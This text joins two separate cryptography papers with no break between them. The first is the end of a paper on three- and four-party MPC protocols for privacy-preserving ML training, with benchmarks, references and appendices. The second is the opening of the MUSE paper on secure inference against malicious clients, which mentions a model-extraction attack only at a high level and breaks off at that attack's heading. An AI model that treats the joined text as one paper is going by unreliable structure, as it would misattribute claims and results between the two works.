Security. If honest parties do not store non protocol messages, then our private robustness protocol is secure. More precisely, the protocol hopping we perform will guarantee that (1) correctness is preserved in the presence of the malicious party, *and* (2) that the private inputs cannot be recovered from the honest parties after protocol execution. (1) hinges on the fact that we can always detect when something goes bad. This is a result of redundancy in the secret sharing scheme we employ. When an inconsistency is detected, parties will reduce their sharing from a 1-out-of-n to a 1-out-of-$(n-1)$ sharing, kick out one of the parties that were involved in the dispute and redo the computation. Because this conversion is local, we are guaranteed that the computation does not continue with invalid shares. (2) now follows from the fact that honest parties only store protocol messages, and so it is only needed that our underlying three and four party protocols to not contain steps that instruct honest parties to reveal their inputs.[8] We expect that formally defining private robustness will require significant work, especially considering the system model outlined above, which deviates from the standard ones used in MPC, and so consider this particular direction as future work.

Overhead. The overhead associated with out private robustness protocol depends on how often verification is performed. Recall that in both our three party protocol (Section 4), and our four party protocol (Section 2) verification can be batched, and so we can think of the computation as being divided into segments each of which concludes with a verification step before proceeding to the next segment (this is similar to what is called epochs in prior literature on non-private robustness). If an inconsistency is found, parties perform the steps outlined above and rerun the failed segment. This demonstrates that the overhead is closely related to the size of a segment. In an optimistic setting (where there is only one segment), the overhead is thus at most the sum of execution times of the different protocols.

[8] In a way, what we wish to state with the private robustness notion is that the protocol itself should not have an explicit instruction that breaks privacy.

7 Applications and Implementation

In order to demonstrate the benefit of our protocols, we have implemented various applications in MP-SPDZ [24], which we will present in this section. We have only implemented protocols with abort, however, because we do not see a meaningful way to benchmark robust protocols. Usually, the complexity of these vary considerably depending on the behavior of the corrupt parties.

Our applications use real number arithmetic, which we emulate by using fixed-point representation of fractional numbers, that is, $x \in \mathbb{R}$ is represented as $\lfloor x \cdot 2^{16} \rceil$. After every multiplication we round using probabilistic truncation, as described in Section 2.5.

We use three protocols in our benchmarks, the four-party protocol with abort in Section 2, the three-party protocol with abort in Section 4, and the semi-honest three-party protocol already available in MP-SPDZ. The three-party protocol with abort is based largely on work by Abspoel et al. [1] while the three-party protocol goes back to Araki et al. [6] with optimizations by Dalskov et al. [15] and Eerikson et al. [18].

We consider the following applications. First, we discuss in Section 7.1 the case of multi-class deep learning, where the goal is to learn a label from a non-binary set given some training data using deep neural networks. Then we consider in Section 7.2 training a logistic regression model to learn a binary label. Finally, Section 7.3 shows our results for ImageNet inference using established networks such as ResNet.

7.1 Multi-Class Deep Learning

We have implemented training for the MNIST dataset [29] with one to three dense layers.[9] All but the last layer are followed by a ReLU activation and output 128 values. We used a batch size of 128, resulting in 469 iterations per epoch as there are 60,000 examples in the training set. Furthermore, we use softmax to compute the loss and stochastic gradient descent with a momentum of 0.9 for training. The learning rate is set to 0.01 in the beginning and is halved whenever a reset is necessary due to divergence. To implement the exponential function used by softmax we use the approach by Aly and Smart [3].

Table 2 lists our timings and accuracy results for one run of each protocol on AWS `c5.9xlarge`. We also run the same computation using one of the semi-honest three-party protocols provided by MP-SPDZ. The results show that running malicious four-party computation costs less than twice of

[9] Relevant scripts and a Docker container are available here: https://github.com/csiro-mlai/mnist-mpc

Table 2: Time and accuracy for MNIST with various models and protocols with one corrupted party. "SH 3PC" stands for the semi-honest protocol implemented MP-SPDZ while "Mal. 4PC" and "Mal. 3PC" stand for the protocols with abort presented in this work.

No. dense layers	Seconds per epoch			Accuracy after n epochs			
	SH 3PC	Mal. 4PC	Mal. 3PC	$n=5$	$n=10$	$n=15$	$n=20$
1	12.2	22.1	92.7	91.7	92.0	92.2	92.3
2	28.2	42.4	451.5	93.3	94.0	94.7	95.0
3	33.8	51.1	573.7	88.1	91.3	92.4	92.9

Table 3: Time and accuracy for MNIST 4/9 distinction with various models and protocols with one corrupted party.

	No. dense layers	Seconds per epoch			Global comm. per epoch (MB)			Accuracy after n epochs			
		SH 3PC	Mal. 4PC	Mal. 3PC	SH 3PC	Mal. 4PC	Mal. 3PC	$n=5$	$n=10$	$n=15$	$n=20$
SWIFT [26]	1	$\perp$	103.23	143.22	$\perp$	8.8	19.3	$\perp$	$\perp$	$\perp$	$\perp$
Ours	1	0.4	0.6	1.7	27.5	33.3	560.7	96.5	96.4	96.8	96.9
	2	3.7	4.0	78.0	3,617.1	4,269.2	58,100.2	94.5	96.4	98.3	98.5
	3	4.8	5.5	101.9	4,788.4	5,900.3	74,252.5	96.7	97.6	97.9	98.3

running semi-honest three-party computation, both with one corrupted party.

7.2 Logistic Regression and Binary Classification

We have further implemented training to distinguish between "4" and "9" in the MNIST dataset. While this task is inspired by the Gisette dataset [23], we restrict ourselves to the relevant subset of MNIST in order to allow comparison with previous works that used the same number of features as MNIST for logistic regression. As previous works [26, 30, 31], we use a three-part approximation of the sigmoid function.

There are 11791 and 1191 relevant examples in the MNIST training and test set, respectively. This comes down to 93 iterations per epoch with our batch size of 128. We use the same parameters for stochastic gradient descent as above. Table 3 shows our results. The figures for SWIFT [26] therein are based on the reported 1.11 and 1.54 seconds as well as 203.47 and 92.91 KiB global communication per training iteration for malicious 3PC and 4PC training of a 1-layer model, respectively. The authors of SWIFT also report throughput figures of running several iterations in parallel. We do not use those because the training is not parallelizable.

Communication. The authors of SWIFT have confirmed in private communication that their figure does not include probabilistic truncation in the model update (at least in their 4PC protocol). In our protocols, the communication during the model update accounts for about half the total cost. One reason for this is that we use stochastic gradient descent with momentum [34], which requires an additional public-private multiplication. This together with the considerations in Section 5 explains the difference for three-party computation. For four-party computation, we note that we use the more general "small gap" method for probabilistic truncation while SWIFT requires that the difference between number of relevant bits after multiplication and the number of bits of the computation domain is at least the statistical security parameter. In the next section, we explore the limitations of this approach.

7.2.1 The Impact of Fixed-Point Precision

Cleartext training makes use of floating-point arithmetic, typically over 32-bit datatypes, and its accuracy is very well understood. However, when working in MPC floating-point arithmetic, although possible, is considerably more expensive [25], which is why one typically resorts to fixed-point arithmetic as we do in this work. Although this increases efficiency, it is not clear if, and if so, by how much, accuracy is degraded. Previous works largely disregard this issue. In this section we present data that supports experimentally that, while the choice the parameters used in previous works gives reasonably accuracy with small models, this is unlikely to extend to larger models.

We now evaluate the impact of varying the fixed-point precision and the implications on the probabilistic truncation, based on the binary classification example from above. Recall that we present fractional numbers as $\lfloor x \cdot 2^f \rceil$ for $f = 16$. Table 5 shows the impact of varying f between 12 and 16. It also shows the maximum bit length we encountered in truncation. This information is relevant because it dictates how small k can be while reduction modulo 2^k does not affect the computation. In our protocols the bit length of values can be almost the one of the computation domain (k for computing modulo 2^k) without affecting correctness. The only restriction is in our probabilistic truncation protocol from Section 2.5, which requires the most significant bit of the input sharing to

be 0.

Unlike our protocols, many previous works [26, 30–32] use a probabilistic truncation that requires this bit length to be much shorter than the bit length of the computation domain. More precisely, in these works the failure probability is $2^{\ell-k}$, where ℓ is the bit length of the input to the probabilistic truncation. Table 5 shows that this probability is as high as 2^{-20}. This is insufficient as one epoch of training the 2-layer model already involves more than 9 million such truncations.[10] Furthermore, it is common practice to limit such an error probability to 2^{-40} per unit that could. Given our figures, this considerably limits the use of the cheaper probabilistic truncation with computation modulo 2^{64}, which is commonly used due to the ubiquity of 64-bit processors.

These considerations give rise to a trade-off between the more expensive truncation in Section 2.5 and increasing the computation modulus in order to decrease the error probability with the cheaper truncation. By more expensive we mean the truncation that uses $[b]$ in the last step of Protocol 5 in order to compensate the overflow when masking earlier on. The former triples the communication cost as outlined in Section 2.5 while the latter leads to an overall increase in the computation cost because it is twice as expensive to add 72-bit numbers and more than twice as expensive to multiply them on a 64-bit platform. Table 6 outlines this trade-off for our binary classification task. It shows that, while the more efficient truncation saves about one third in communication throughout, the required larger modulus doubles the time when training the two-layer model.

Koti et al. [26] use 13-bit fixed-point precision with a 64-bit modulus and the more efficient probabilistic truncation, and Table 5 shows that this does not achieve a "gap" of 40 binary digits in the truncation, which is needed for having an error probability of 2^{-40} as sketched above. While we did not find any issues running the training in this setting, doing so with two dense layers exhibits regular drops in accuracy, similarly to the setting for 12-bit fixed-point precision in Table 5, where these drops explain the lower accuracy for 20 epochs compared to 10. This suggests that 13-bit precision is insufficient for larger models.

7.3 ImageNet Inference

In order to compare our protocols to the ones by Dalskov et al. [15] and Kumar et al. [27], we have adapted the implementations by the former. Our results in Table 4 show that adding another honest party is competitive with Kumar et al.'s approach of relying on a trusted execution environment instead. While our approach does increase communication by a factor of 1.5–2, the increase in overall time is at most 1.6-fold and thus less than the 3-fold increase in the TEE-based solution.

[10] There are 93 iterations per epoch and more than $784 \cdot 128$ parameters in the first layer.

Acknowledgments

We would like to thank the anonymous reviewers of USENIX Security as well as the shepherds Tamara Bonaci and Mayank Varia for their helpful insights and comments. The first author was supported by the Danish Independent Research Council under Grant-ID DFF-6108-00169 (FoCC) and did part of their work while a student at Aarhus University. The second author was supported by the European Union Horizon 2020 research and innovation programme under grant agreements No. 669255 (MPCPRO).

References

[1] Mark Abspoel, Anders Dalskov, Daniel Escudero, and Ariel Nof. An efficient passive-to-active compiler for honest-majority MPC over rings. Cryptology ePrint Archive, Report 2019/1298, 2019. https://eprint.iacr.org/2019/1298.

[2] Bar Alon, Eran Omri, and Anat Paskin-Cherniavsky. MPC with friends and foes. In Daniele Micciancio and Thomas Ristenpart, editors, *CRYPTO 2020, Part II*, volume 12171 of *LNCS*, pages 677–706. Springer, Heidelberg, August 2020.

[3] Abdelrahaman Aly and Nigel P. Smart. Benchmarking privacy preserving scientific operations. In Robert H. Deng, Valérie Gauthier-Umaña, Martín Ochoa, and Moti Yung, editors, *ACNS 19*, volume 11464 of *LNCS*, pages 509–529. Springer, Heidelberg, June 2019.

[4] Toshinori Araki, Assi Barak, Jun Furukawa, Marcel Keller, Yehuda Lindell, Kazuma Ohara, and Hikaru Tsuchida. Generalizing the SPDZ compiler for other protocols. In David Lie, Mohammad Mannan, Michael Backes, and XiaoFeng Wang, editors, *ACM CCS 2018*, pages 880–895. ACM Press, October 2018.

[5] Toshinori Araki, Assi Barak, Jun Furukawa, Tamar Lichter, Yehuda Lindell, Ariel Nof, Kazuma Ohara, Adi Watzman, and Or Weinstein. Optimized honest-majority MPC for malicious adversaries - breaking the 1 billion-gate per second barrier. In *2017 IEEE Symposium on Security and Privacy*, pages 843–862. IEEE Computer Society Press, May 2017.

[6] Toshinori Araki, Jun Furukawa, Yehuda Lindell, Ariel Nof, and Kazuma Ohara. High-throughput semi-honest secure three-party computation with an honest majority. In Edgar R. Weippl, Stefan Katzenbeisser, Christopher Kruegel, Andrew C. Myers, and Shai Halevi, editors, *ACM CCS 2016*, pages 805–817. ACM Press, October 2016.

Table 4: Time and communication for various ImageNet models. [27] by [15] denotes the protocol by the former as benchmarked by the latter. "⊥" stands for unavailable data.

	SqueezeNet		ResNet-50		DenseNet-121	
	Time (s)	Comm. (GB)	Time (s)	Comm. (GB)	Time (s)	Comm. (GB)
Semi-honest 3PC [27]	⊥	⊥	25.9	6.9	36.0	10.5
Malicious 3PC with TEE [27]	⊥	⊥	75.4	6.9	112.9	10.5
Semi-honest 3PC [27] by [15]	10.9	2.6	26.9	6.9	37.2	10.5
Semi-honest 3PC [15]	0.6	0.8	4.7	3.8	3.6	4.6
Malicious 4PC (ours)	0.9	1.5	7.8	5.7	5.2	7.2
Malicious 3PC (ours)	13.4	8.5	82.5	47.0	84.1	55.4

Table 5: Accuracy for MNIST 4/9 distinction with various fixed-point precisions. "Prec." stands for the fixed-point precision, "Max. length" stands for the maximum bit length encountered in probabilistic truncation, and ⊥ stands for divergence. The accuracy figures are given for 10 and 20 epochs.

Layers	Prec.	Max. length	Accuracy after n	
			$n = 10$	$n = 20$
1	8	24	87.3	88.2
	10	28	93.2	93.1
	12	31	96.1	96.1
	14	35	96.8	96.9
	16	39	96.7	96.9
2	8	⊥	⊥	⊥
	10	37	95.9	97.6
	12	39	96.2	91.4
	14	42	96.5	98.3
	16	43	98.4	98.7

Table 6: Time and communication per epoch for binary classification training with four parties. "Prec." stands for the fixed-point precision, and "Mod." stands for the computation modulus.

No. layers	Prec.	Mod.	Time (s)	Comm. (MB)
1	12	2^{64}	0.60	32
		2^{80}	0.56	21
	14	2^{64}	0.59	32
		2^{80}	0.55	21
	16	2^{64}	0.65	32
		2^{80}	0.59	21
2	12	2^{64}	4.17	4,217
		2^{88}	8.11	2,961
	14	2^{64}	3.90	4,218
		2^{88}	8.17	2,962
	16	2^{64}	3.86	4,218
		2^{88}	8.01	2,963

[7] Dan Bogdanov, Marko Jõemets, Sander Siim, and Meril Vaht. How the estonian tax and customs board evaluated a tax fraud detection system based on secure multi-party computation. In Rainer Böhme and Tatsuaki Okamoto, editors, *FC 2015*, volume 8975 of *LNCS*, pages 227–234. Springer, Heidelberg, January 2015.

[8] Peter Bogetoft, Dan Lund Christensen, Ivan Damgård, Martin Geisler, Thomas Jakobsen, Mikkel Krøigaard, Janus Dam Nielsen, Jesper Buus Nielsen, Kurt Nielsen, Jakob Pagter, Michael I. Schwartzbach, and Tomas Toft. Secure multiparty computation goes live. In Roger Dingledine and Philippe Golle, editors, *FC 2009*, volume 5628 of *LNCS*, pages 325–343. Springer, Heidelberg, February 2009.

[9] Elette Boyle, Niv Gilboa, Yuval Ishai, and Ariel Nof. Practical fully secure three-party computation via sublinear distributed zero-knowledge proofs. In Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, editors, *ACM CCS 2019*, pages 869–886. ACM Press, November 2019.

[10] Megha Byali, Harsh Chaudhari, Arpita Patra, and Ajith Suresh. FLASH: Fast and robust framework for privacy-preserving machine learning. *PoPETs*, 2020(2):459–480, April 2020.

[11] Florent Chabaud and Reynald Lercier. Zen – a toolbox for fast computation in finite extension over finite rings. http://zenfact.sourceforge.net, accessed 5 February 2021.

[12] H. Chaudhari, Ashish Choudhury, Arpita Patra, and A. Suresh. ASTRA: High throughput 3PC over rings with application to secure prediction. *Proceedings of the 2019 ACM SIGSAC Conference on Cloud Computing Security Workshop*, 2019.

[13] Harsh Chaudhari, Rahul Rachuri, and Ajith Suresh. Trident: Efficient 4PC framework for privacy preserving machine learning. In *NDSS 2020*. The Internet Society, February 2020.

[14] Koji Chida, Daniel Genkin, Koki Hamada, Dai Ikarashi, Ryo Kikuchi, Yehuda Lindell, and Ariel Nof. Fast large-scale honest-majority MPC for malicious adversaries. In Hovav Shacham and Alexandra Boldyreva, editors, *CRYPTO 2018, Part III*, volume 10993 of *LNCS*, pages 34–64. Springer, Heidelberg, August 2018.

[15] Anders P. K. Dalskov, Daniel Escudero, and Marcel Keller. Secure evaluation of quantized neural networks. *PoPETs*, 2020(4):355–375, October 2020.

[16] Ivan Damgård, Valerio Pastro, Nigel P. Smart, and Sarah Zakarias. Multiparty computation from somewhat homomorphic encryption. In Reihaneh Safavi-Naini and Ran Canetti, editors, *CRYPTO 2012*, volume 7417 of *LNCS*, pages 643–662. Springer, Heidelberg, August 2012.

[17] Daniel Demmler, Thomas Schneider, and Michael Zohner. ABY - A framework for efficient mixed-protocol secure two-party computation. In *NDSS 2015*. The Internet Society, February 2015.

[18] Hendrik Eerikson, Marcel Keller, Claudio Orlandi, Pille Pullonen, Joonas Puura, and Mark Simkin. Use your brain! Arithmetic 3PC for any modulus with active security. In Yael Tauman Kalai, Adam D. Smith, and Daniel Wichs, editors, *ITC 2020*, pages 5:1–5:24. Schloss Dagstuhl, June 2020.

[19] Daniel Escudero, Satrajit Ghosh, Marcel Keller, Rahul Rachuri, and Peter Scholl. Improved primitives for MPC over mixed arithmetic-binary circuits. In Daniele Micciancio and Thomas Ristenpart, editors, *CRYPTO 2020, Part II*, volume 12171 of *LNCS*, pages 823–852. Springer, Heidelberg, August 2020.

[20] Jun Furukawa, Yehuda Lindell, Ariel Nof, and Or Weinstein. High-throughput secure three-party computation for malicious adversaries and an honest majority. In Jean-Sébastien Coron and Jesper Buus Nielsen, editors, *EUROCRYPT 2017, Part II*, volume 10211 of *LNCS*, pages 225–255. Springer, Heidelberg, April / May 2017.

[21] Daniel Genkin, Yuval Ishai, Manoj Prabhakaran, Amit Sahai, and Eran Tromer. Circuits resilient to additive attacks with applications to secure computation. In David B. Shmoys, editor, *46th ACM STOC*, pages 495–504. ACM Press, May / June 2014.

[22] S. Dov Gordon, Samuel Ranellucci, and Xiao Wang. Secure computation with low communication from cross-checking. In Thomas Peyrin and Steven Galbraith, editors, *ASIACRYPT 2018, Part III*, volume 11274 of *LNCS*, pages 59–85. Springer, Heidelberg, December 2018.

[23] Isabelle Guyon, Steve Gunn, Asa Ben-Hur, and Gideon Dror. Result analysis of the nips 2003 feature selection challenge. In L. K. Saul, Y. Weiss, and L. Bottou, editors, *Advances in Neural Information Processing Systems 17*, pages 545–552. MIT Press, 2005.

[24] Marcel Keller. MP-SPDZ: A versatile framework for multi-party computation. In Jay Ligatti, Xinming Ou, Jonathan Katz, and Giovanni Vigna, editors, *ACM CCS 20*, pages 1575–1590. ACM Press, November 2020.

[25] Marcel Keller, Peter Scholl, and Nigel P. Smart. An architecture for practical actively secure MPC with dishonest majority. In Ahmad-Reza Sadeghi, Virgil D. Gligor, and Moti Yung, editors, *ACM CCS 2013*, pages 549–560. ACM Press, November 2013.

[26] Nishat Koti, Mahak Pancholi, Arpita Patra, and Ajith Suresh. Swift: Super-fast and robust privacy-preserving machine learning. Cryptology ePrint Archive, Report 2020/592, 2020. https://eprint.iacr.org/2020/592.

[27] Nishant Kumar, Mayank Rathee, Nishanth Chandran, Divya Gupta, Aseem Rastogi, and Rahul Sharma. CrypTFlow: Secure TensorFlow inference. In *2020 IEEE Symposium on Security and Privacy*, pages 336–353. IEEE Computer Society Press, May 2020.

[28] Andrei Lapets, Frederick Jansen, Kinan Dak Albab, Rawane Issa, Lucy Qin, Mayank Varia, and Azer Bestavros. Accessible privacy-preserving web-based data analysis for assessing and addressing economic inequalities. In *Proceedings of the 1st ACM SIGCAS Conference on Computing and Sustainable Societies*, COMPASS '18, New York, NY, USA, 2018. Association for Computing Machinery.

[29] Yann LeCun, Léon Bottou, Yoshua Bengio, and Patrick Haffner. Gradient-based learning applied to document recognition. *Proceedings of the IEEE*, 86(11):2278–2324, 1998.

[30] Payman Mohassel and Peter Rindal. ABY^3: A mixed protocol framework for machine learning. In David Lie, Mohammad Mannan, Michael Backes, and XiaoFeng Wang, editors, *ACM CCS 2018*, pages 35–52. ACM Press, October 2018.

[31] Payman Mohassel and Yupeng Zhang. SecureML: A system for scalable privacy-preserving machine learning. In *2017 IEEE Symposium on Security and Privacy*, pages 19–38. IEEE Computer Society Press, May 2017.

[32] Arpita Patra and Ajith Suresh. BLAZE: Blazing fast privacy-preserving machine learning. In *NDSS 2020*. The Internet Society, February 2020.

[33] Dragos Rotaru and Tim Wood. MArBled circuits: Mixing arithmetic and Boolean circuits with active security. In Feng Hao, Sushmita Ruj, and Sourav Sen Gupta, editors, *INDOCRYPT 2019*, volume 11898 of *LNCS*, pages 227–249. Springer, Heidelberg, December 2019.

[34] David E Rumelhart, Geoffrey E Hinton, and Ronald J Williams. Learning representations by back-propagating errors. *nature*, 323(6088):533–536, 1986.

[35] Sameer Wagh, Divya Gupta, and Nishanth Chandran. SecureNN: 3-party secure computation for neural network training. *PoPETs*, 2019(3):26–49, July 2019.

[36] Sameer Wagh, Shruti Tople, Fabrice Benhamouda, Eyal Kushilevitz, Prateek Mittal, and Tal Rabin. FALCON: honest-majority maliciously secure framework for private deep learning. *CoRR*, abs/2004.02229, 2020.

A Truncation from Share Splitting

We end with a concrete protocol for deterministic truncation with replicated secret sharing modulo a power of two that is more efficient than using edaBits because it only relies on share splitting. Let $f_\ell(x) = x - (x \bmod 2^\ell)$ for any $\ell, x > 0$, and let "/" denote floor division. It is easy to see that $f_\ell(x)$ is a multiple of 2^ℓ and hence $f_\ell(x)/2^\ell = x/2^\ell$. Let $x = (\sum_{i=1}^n x_i) \bmod 2^k$ for $x_i \in [0, 2^k - 1]$. Then,

$$\begin{aligned}
x/2^m &= \left(\left(\sum_i x_i\right) \bmod 2^k\right)/2^m \\
&= \left(\sum_i x_i - f_k\left(\sum_i x_i\right)\right)/2^m \\
&= \left(\sum_i x_i\right)/2^m - f_k\left(\sum_i x_i\right)/2^m \\
&= \left(\sum_i (f_m(x_i) + (x_i \bmod 2^m))\right)/2^m - f_k\left(\sum_i x_i\right)/2^m \\
&= \left(\sum_i f_m(x_i) + \sum_i (x_i \bmod 2^m)\right)/2^m - f_k\left(\sum_i x_i\right)/2^m \\
&= \sum_i f_m(x_i)/2^m + \left(\sum_i (x_i \bmod 2^m)\right)/2^m - f_k\left(\sum_i x_i\right)/2^m \\
&= \sum_i x_i/2^m + \left(\sum_i (x_i \bmod 2^m)\right)/2^m - f_k\left(\sum_i x_i\right)/2^m.
\end{aligned}$$

The third equality holds because 2^m divides $f_k(x)$, and the sixth equality holds because 2^m divides $f_m(x_i)$ for all i.

Now, let $n = 4$, and suppose that $x = x_1 + x_2 + x_3 + x_4 \bmod 2^k$ are the additive shares underlying a replicated sharing $[x]$. We now discuss how the parties can use the equations derived above to compute $[x/2^m]$ from $[x]$. Since x_i is known by the three parties $\{P_j\}_{j \neq i}$, the parties can locally get shares $[x_i/2^m] \leftarrow \mathsf{INPLocal}(x_i/2^m, \{P_j\}_{j \neq i})$, which in turns yields sharings of the first summand in the equation above $[\sum_{i=1}^4 x_i/2^m]$. For the other two summands, observe that, in general,

$$\sum_{i=0}^{n-1} (x_i \bmod 2^m) < n \cdot 2^m \Rightarrow \left(\sum_{i=0}^{n-1} (x_i \bmod 2^m)\right)/2^m < n$$

and

$$\sum_{i=0}^{n-1} x_i < n \cdot 2^k \Rightarrow f_k\left(\sum_{i=0}^{n-1} x_i\right) \in \{0, 2^k, \ldots, (n-1) \cdot 2^k\}.$$

Therefore, these summands consist of only $\log(n)$ non-zero bits, which in our case, since $n = 4$, leads to only two non-zero bits. It is also easy to see that these few bits can be computed using binary adders on the bits of all x_i, of which the parties can obtain shares locally. This directly leads to a protocol by computing these bits, converting them to sharings modulo 2^k, and then adding them to the sharings $[\sum_{i=1}^4 x_i/2^m]$.

B A Note on the SWIFT Benchmarks

Koti et al. [26] report relatively similar *total* timings for their 3PC and 4PC protocol (within 50 percent of each other). The two protocols differ in that the the former uses the verification by Boyle et al. [9] while the latter does not. In Section 5 we show that said verification protocol might increase the computational cost by several orders of magnitude. We find that Koti et al. do not offer enough information on their implementation to dispel these concerns because they neither specify the parameters used in their implementation (such as the batch size or the order of the extension ring), nor do they detail their implementation of the potentially expensive extension ring computation.

MUSE: Secure Inference Resilient to Malicious Clients



Ryan Lehmkuhl
UC Berkeley

Pratyush Mishra
UC Berkeley

Akshayaram Srinivasan
Tata Institute of Fundamental Research*

Raluca Ada Popa
UC Berkeley

Abstract

The increasing adoption of machine learning inference in applications has led to a corresponding increase in concerns about the privacy guarantees offered by existing mechanisms for inference. Such concerns have motivated the construction of efficient *secure inference* protocols that allow parties to perform inference without revealing their sensitive information. Recently, there has been a proliferation of such proposals, rapidly improving efficiency. However, most of these protocols assume that the client is semi-honest, that is, the client does not deviate from the protocol; yet in practice, clients are many, have varying incentives, and can behave arbitrarily.

To demonstrate that a malicious client can completely break the security of semi-honest protocols, we first develop a new *model-extraction attack* against many state-of-the-art secure inference protocols. Our attack enables a malicious client to learn model weights with 22×–312× fewer queries than the best black-box model-extraction attack [Car+20] and scales to much deeper networks.

Motivated by the severity of our attack, we design and implement MUSE, an efficient two-party secure inference protocol resilient to *malicious clients*. MUSE introduces a novel cryptographic protocol for *conditional disclosure of secrets* to switch between authenticated additive secret shares and garbled circuit labels, and an improved *Beaver's triple generation* procedure which is 8×–12.5× faster than existing techniques.

These protocols allow MUSE to push a majority of its cryptographic overhead into a preprocessing phase: compared to the equivalent *semi-honest* protocol (which is close to state-of-the-art), MUSE's online phase is only 1.7×–2.2× slower and uses 1.4× more communication. Overall, MUSE is 13.4×–21× faster and uses 2×–3.6× less communication than existing secure inference protocols which defend against malicious clients.

1 Introduction

The past few years have seen increasing deployment of neural network inference in popular applications such as image classification [Liu+17b] and voice assistants [Bar18]. However, the use of inference in such applications raises privacy concerns: existing implementations either require clients to send potentially sensitive data to remote servers for classification, or require the model owner to store their proprietary neural network model on the client's device. Both of these solutions are unsatisfactory: the former harms the privacy of the client, while the latter can harm a business model or reveal information about the training data and model weights.




Figure 1: MUSE's system setup. Some of MUSE's clients may be malicious.

To resolve this tension, the community has focused on constructing specialized protocols for *secure inference*, as we depict in Table 1. A secure inference protocol enables users and model owners to interact so that the user obtains the prediction result while ensuring that neither party learns any other information about the user input or the model weights. Many of these works implement these guarantees using secure two-party computation [Gil+16; Moh+17; Hes+17; Liu+17a; Bru+18; Cho+18; San+18; Juv+18; Lou+19; Bou+18; Rou+18; Bal+19; Ria+19; Dat+19; Mis+20; Rat+20]. However, as we can see from Table 1, all of these two-party works assume that both the client and the server follow the protocol rules, that is, they are *semi-honest*.

While it is common in the literature to assume a semi-honest server, it is fundamentally less likely that *all* clients will behave correctly. The server is hosted at a single service provider, and existing cloud providers deploy competent intrusion detection systems, rigid access control, physical measures, and logging/tracking of the software installed [Goo17]. It is highly non-trivial to bypass these protections. Additionally, if a service provider is caught acting maliciously, the consequences may be dire due to public accountability.

In contrast, clients are many, run on a variety of setups under the control of users, users have various motives, and it suffices for only a single one of them to misbehave. The incentives for a client to cheat are high: service providers expend vast amounts of effort and money to accumulate data,

*Work partially done while at UC Berkeley

			vulnerable to malicious clients	requires network [4] modification
2PC	HE	CHET [Dat+19], CryptoDL [Hes+17], LoLa [Bru+18], TAPAS [San+18], Faster CryptoNets [Cho+18], FHE-DiNN [Bou+18]	●[2]	●
	GC	DeepSecure [Rou+18], [Bal+19]	●[2]	◐
		XONN [Ria+19]	●[2]	●
	Mixed	SecureML [Moh+17]	●[1]	●
		Gazelle [Juv+18], MiniONN [Liu+17a], CrypTFlow2 [Rat+20]	●[1]	○
		DELPHI [Mis+20]	●[1]	◐
		MUSE	○	○
3PC	Mixed	Chameleon [Ria+18]	●[1,3]	○
		ABY[3] [Moh+18]	○[3]	○
	SS	SecureNN [Wag+19], Falcon [Wag+21], CrypTFlow [Kum+20]	○[3]	○

Table 1: Related work on secure convolutional neural network (CNN) inference. See Section 7 for more details. This table compares specialized secure inference protocols, not generic frameworks for MPC. We compare against generic frameworks in Section 6. HE = Homomorphic Encryption, GC = Garbled Circuits, SS = Secret Sharing.
◐ Network modifications are optional [1]See Section 2.1 [2] See Remark 2.1 [3]Requires that two of the three parties act honestly [4]Polynomial activations or binarized/discretized weights—may reduce network accuracy

clean it, design model architectures, and to train the final model. If a client wishes to obtain a similar model, it would be much easier to steal the server's than to try and train an equivalent one; this makes *model-extraction attacks* attractive.

To illustrate the threat of a malicious client, in Section 2 we demonstrate a new model-extraction attack against semi-honest secure inference protocols whereby a malicious client can learn the server's entire model in a number of inference queries *linear* in the number of parameters in a network *regardless of its depth*. This attack outperforms the best model-extraction attacks for plaintext inference by 22×–312× [Jag+20; Car+20], and demonstrates that using semi-honest secure inference protocols can *significantly amplify* a malicious client's ability to steal a model.

A natural approach to defend against such an amplification is to leverage state-of-the-art generic secure computation tools providing *malicious security*. This approach guarantees that if *either* party acts maliciously, they will be caught and the protocol aborted, preserving privacy. However, such methods for achieving malicious security add a large overhead due to the use of heavy cryptographic primitives (e.g. zero-knowledge proofs [Gol+89] or cut-and-choose [Lin+15; Zhu+16]). In Section 6, we compare against such techniques.

To reduce this overhead, we propose MUSE, a secure inference protocol that works in the *client-malicious* threat model. In this model, the server is presumed to behave semi-honestly, but the client is allowed to deviate arbitrarily from the protocol description. As we will show in Section 6, working in this model enables MUSE to achieve much better performance than a fully malicious baseline.

Our contributions. To summarize, in this paper we make the following contributions:

- We devise a novel model-extraction attack against secure inference protocols that rely on additive secret sharing. This attack allows a malicious client to *perfectly extract all* the weights of a model with 22×–312× fewer queries than the state-of-the-art [Car+20]. The complexity of our attack depends *only* on the number of parameters, and not on other factors like the depth of the network.
- We present MUSE[1], an efficient two-party cryptographic inference protocol that is resilient to malicious clients. In designing MUSE, we develop a novel protocol for *conditional disclosure of secrets* to switch between authenticated additive secret shares and garbled circuit labels. Additionally, we formulate new client-malicious techniques for *triple generation* and *input authentication* in SPDZ-style MPC frameworks which improve performance by up to 12.5× and 37.8× respectively.
- Our implementation of MUSE is able to achieve an online phase that is only 1.7×–2.2× slower and uses 1.4× more communication than DELPHI [Mis+20], a recent protocol for *semi-honest* inference. When compared to fully-malicious secure inference protocols, MUSE is 13.4×–21× faster and uses 2×–3.5× less communication.

Remark 1.1. While MUSE's online phase is competitive with some of the best semi-honest protocols [Mis+20; Rat+20], the communication cost of preprocessing is up to 10× higher than in these semi-honest protocols. Hence, we view MUSE as a first step in constructing secure inference protocols that achieve client-malicious security, and anticipate that future works will rapidly lower this cost (the same has occurred for semi-honest secure inference protocols). MUSE already improves performance over current techniques for client-malicious inference by 13.4×–21× (see Section 6.4).

We now give a high-level overview of our techniques.

[1] MUSE is an acronym for Malicious-User Secure Inference

1.1 Our attack

